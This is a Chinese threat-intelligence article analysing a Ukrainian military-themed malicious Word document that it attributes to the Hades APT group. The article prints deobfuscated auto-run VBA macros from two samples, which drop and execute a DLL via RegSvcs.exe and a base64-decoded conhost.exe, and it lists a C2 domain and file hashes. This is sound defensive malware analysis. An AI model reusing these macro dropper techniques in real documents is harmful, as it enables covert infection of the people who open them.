疑似HADES组织以军事题材针对乌克兰发起攻击 - FreeBuf网络安全行业门户

freebuf.com/news/279181.html

背景

Hades一个充满神秘色彩的APT组织，该组织因为2017年12月22日针对韩国平昌冬奥会的攻击活动被首次发现，后来卡巴斯基将该次事件的攻击组织命名为Hades。但是该攻击组织的归属问题却一直未有明确定论。一方面由于该组织在攻击事件中使用的破坏性恶意代码（Olympic Destroyer）与朝鲜Lazarus组织使用的恶意代码存在相似性。而另一方面则有部分美国媒体认为该事件的幕后黑手是俄罗斯情报机构，他们故意模仿了其他组织的攻击手法以制造虚假flag迷惑安全人员。


事件分析

近日，安恒威胁情报中心猎影实验室捕获到一个恶意攻击样本，通过对样本进行溯源分析我们发现该样本疑似Hades组织针对乌克兰的又一次攻击行动。

样本详细信息如下所示：

样本名称	Про внесення змін.doc
样本类型	Microsoft Word 文档 (.doc)
MD5	0c6f6079cf6959fb55141c49b62f7308

打开诱饵文档页面显示空白，需要启动宏代码才会显示文档内容：




诱饵内容与乌克兰军事内容相关：

该诱饵文档内容实际来源于一个国外的网站（uteka.ua），该网站专门面向经理和会计师等领域人员提供有关未解决和有争议问题的实用信息。原文内容如下所示：


宏代码经过混淆处理，解混淆后会首先修改文档属性显示诱饵内容，然后创建desktop.ini与C:\ProgramData\pagefile.dll文件：

```
#=============================================================================================Document_Open()
Private Sub Document_Open()
    On Error Resume Next

    #显示word内容
    Application .ActiveDocument .Unprotect "219431"
    For Each Item In ActiveDocument.Shapes
        Item.Visible = False
    Next

    #创建ini文件
    lCeLQqq2Ul = YAPin(pkZKe33TTIlBl, Environ (AppData) & \Microsoft\Windows\Themes\desktop.ini)

    #创建dll文件并执行
    If lCeLQqq2Ul <> vbFalse Then
        UcOK = YAPin(TGFKppEEJWGHYZfY & Lx5V7sa & SehZo4fP, Environ (ProgramData) & \pagefile.dll)
        If UcOK <> vbFalse Then
            hIyM3RGy C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe & UcOK
        End If
    End If
End Sub
#=============================================================================================Document_Open()
```


pagefile.dll文件是.NET平台后门程序，由宏代码通过RegSvcs.exe加载执行，然后与C2服务器（mopub[.]space）进行通讯。



并且可以通过Referer进行数据传递。




该DLL程序被做了混淆处理，做去混淆处理后可以看出一些内容。




关联分析

通过安恒威胁情报中心平台对本次样本进行关联分析，我们发现该样本与Hades组织存在较强关联。本次样本的攻击目标、宏代码相似度等方面均与猎影实验室此前发布的“魔鼠行动(OPERATION TRICKYMOUSE)-以新冠病毒为主题攻击乌克兰”相吻合。

两次事件都是针对乌克兰作为攻击目标：



宏代码在数据初始化、解密算法、执行功能等方面也基本相同：



两个样本都在代码起始位置使用相同方式通过函数初始化要保存到本地的文件数据：

然后使用相同方式初始化变量，同时解密函数也完全相同：

最后，在主函数中代码的功能逻辑也完全相同：

```
#=============================================================================================Document_Open()
Private Sub Document_Open()
    On Error Resume Next

    #显示word内容
    Application .ActiveDocument .Unprotect "219431"
    For Each Item In ActiveDocument.Shapes
        Item.Visible = False
    Next

    #创建ini文件
    lCeLQqq2Ul = YAPin(pkZKe33TTI1Bl, Environ (AppData) & \Microsoft\Windows\Themes\desktop.ini)

    #创建dll文件并执行
    If lCeLQqq2Ul <> vbFalse Then
        UcOK = YAPin(TGFKppEEJWGHYZfY & Lx5V7sa & SehZo4fP, Environ (ProgramData) & \pagefile.dll)
        If UcOK <> vbFalse Then
            hIyM3RGy C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe & UcOK
        End If
    End If
End Sub
#=============================================================================================Document_Open()
```

本次样本

之前样本：

```
#=============================================================================================Document_Open()
Private Sub documenT_oPen()
    Dim CEDA7D90FCD79C As Variant
    Dim CBD34DA13F9765654 As Variant

    For Each CEDA7D90FCD79C In ActiveDocument.Shapes
        If CEDA7D90FCD79C.Name = "Picture 59" Then
            If CEDA7D90FCD79C.Visible = True Then
                #显示word内容
                Application.ActiveDocument.Unprotect "!!!"
                CEDA7D90FCD79C.Visible = False
                Selection.WholeStory
                Selection.Font.Color = -587137025
                    Dim CAXsqeldZjh5T, s6cBr6moNavkFl
                    Set CAXsqeldZjh5T = CreateObject(Microsoft.XMLDOM)
                    Set s6cBr6moNavkFl = CAXsqeldZjh5T.cREAtEeLeMEnt(bs)
                    s6cBr6moNavkFl.DATAtyPE = bin.base64
                    s6cBr6moNavkFl.Text = mPcuUUSxtMZcPkK
                    #创建exe文件并执行
                    Dim MQdllKzocDqb33
                    Set MQdllKzocDqb33 = CreateObject(ADODB.Stream)
                    MQdllKzocDqb33.Type = 1
                    MQdllKzocDqb33.Open
                    MQdllKzocDqb33.wrIte s6cBr6moNavkFl.NoDEtyPedvAlUe
                    MQdllKzocDqb33.SaVEtofILe Environ(userprofile) & \conhost.exe, 2
                    CallByName CreateObject(WScript.Shell), Run, ChGoUN9, cmd /k  & Environ(userprofile) & \conhost.exe, IBzDnxgfipo, fndhKaraYBetuJR
                Selection.Collapse
            End If
        End If
    Next
End Sub
#=============================================================================================Document_Open()
```

之前样本

防御建议

安恒APT攻击预警平台能够发现已知或未知威胁，平台能实时监控、捕获和分析恶意文件或程序的威胁性，并能够对邮件投递、漏洞利用、安装植入、回连控制等各个阶段关联的木马等恶意样本进行强有力的监测。

同时，平台根据双向流量分析、智能的机器学习、高效的沙箱动态分析、丰富的特征库、全面的检测策略、海量的威胁情报等，对网络流量进行深度分析。检测能力完整覆盖整个APT攻击链，有效发现APT攻击、未知威胁及用户关心的网络安全事件。

安恒主机卫士EDR通过“平台+端”分布式部署，“进程阻断+诱饵引擎”双引擎防御已知及未知类型威胁。

IOC

mopub[.]space

0c6f6079cf6959fb55141c49b62f7308

bc9f3ca5f2ff492e8c82c1c6cb244844

参考链接

《魔鼠行动(OPERATION TRICKYMOUSE)-以新冠病毒为主题攻击乌克兰》

（每日更新整理国内外威胁情报快讯，帮助威胁研究人员了解及时跟踪相关威胁事件）

本文作者：，转载请注明来自FreeBuf.COM

APT组织 # 样本分析 # apt攻击